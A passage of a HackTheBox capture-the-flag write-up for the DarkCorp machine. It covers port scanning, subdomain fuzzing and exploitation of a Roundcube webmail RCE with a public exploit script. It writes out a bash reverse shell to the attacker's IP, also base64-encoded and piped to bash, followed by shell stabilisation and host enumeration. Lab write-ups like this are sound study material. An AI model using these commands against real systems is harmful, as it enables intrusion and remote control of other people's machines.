DarkCorp HackTheBox

DarkCorp HackTheBox
DarkCorp is an Insane-difficulty Windows machine with several computers joined. The initial foothold involves exploiting CVE-2024-42009, an XXS vulnerability and IDOR in RoundCube, via the Contact Page to read emails from a developer and leak a hidden, password-protected Analytics dashboard. By leveraging the XXS vulnerability, a separate vhost is accessed, which is vulnerable to a command injection vulnerability using Postgres, allowing us to gain an initial foothold on the machine. Then, an internal web application monitoring service is abused by relaying the authentication request to the domain controller. Furthermore, PrinterBug is used to coerce the web server within DarkCorp’s internal network following a Kerberos relay attack to compromise the host. After enumerating Credential Manager installed in the web server, abusing ACLs using the credentials found, and exploiting A broken marriage, Abusing mixed vendor Kerberos stacks to get an SSH session on the Drip machine, finally the cached credentials inside the host is extracted which can be leveraged to manage Group Policy Objects allowing us to add a local administrator account to get adminitrative access to the domain controller.

Initial Foothold
Rustscan
Starting with rustscan to find the open ports and services running on the box.
1
rustscan -a 10.129.232.7 -r 1-65535 -- -sC -sV -oA nmap/darkcorp -vv 10.129.232.7

Looking at the results we only have 2 ports open port 80 http and 22 which is ssh.
Web Enumeration
Visiting page on port 80 it redirects us to drip.htb domain.
I will add it to my /etc/hosts file and then visit the webpage.

Dirbusting using ffuf to find subdomains.
1
ffuf -u http://drip.htb/ -H "Host:FUZZ.drip.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -rate 200 -ac

Found mail as subdomain adding it to /etc/hosts file too and visiting it.

And we have a login page.
I created a an account with creds admin:admin and logged in to the roundcube mail.

Checking the about info.

Version running is 1.6.7
Searching through the web with this version reveals that we have a public exploit available in metasploit

It is identified that the CVE is CVE_2025_49113.
Shell as www-data
We have a MSF exploit available but lets try with https://github.com/hakaioffsec/CVE-2025-49113-exploit one.
Cloning the repo and running the exploit.
1
php CVE-2025-49113.php http://mail.drip.htb/ admin admin 'ping -c 1 10.10.14.59'

We can see that it works fine and we have code execution.
Ill use a bash reverse shell crafted payload and insert it with the exploit.
1
'bash -i >&  /dev/tcp/10.10.14.59/9001  0>&1'

Starting a listener on port 9001 and then encode it as this.
1
echo 'YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTkvOTAwMSAwPiYxIAo=' | base64 -d | bash
Passing it in the exploit.
1
php CVE-2025-49113.php http://mail.drip.htb/ admin admin 'echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTkvOTAwMSAwPiYxIAo= | base64 -d | bash'

It hangs and we have a shell as www-data on our netcat listener.


Now stabilizing the shell using python3.
1
2
3
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo;fg
Lets enumerate the box more.
There is a keytab file present on the box in /etc/ directory.

This tells us that this box is joined to an Active directory network hence confirming AD.
Enumerating users on the linux box.

Listing the /etc/hosts file on the box.

It is revealed that we have another subdomain, I will add it to my /etc/hosts file.
Also we can see that the Domain Controller IP is exposed on 172.16.20.1
Lets check whats on dev-a3f1-01.drip.htb
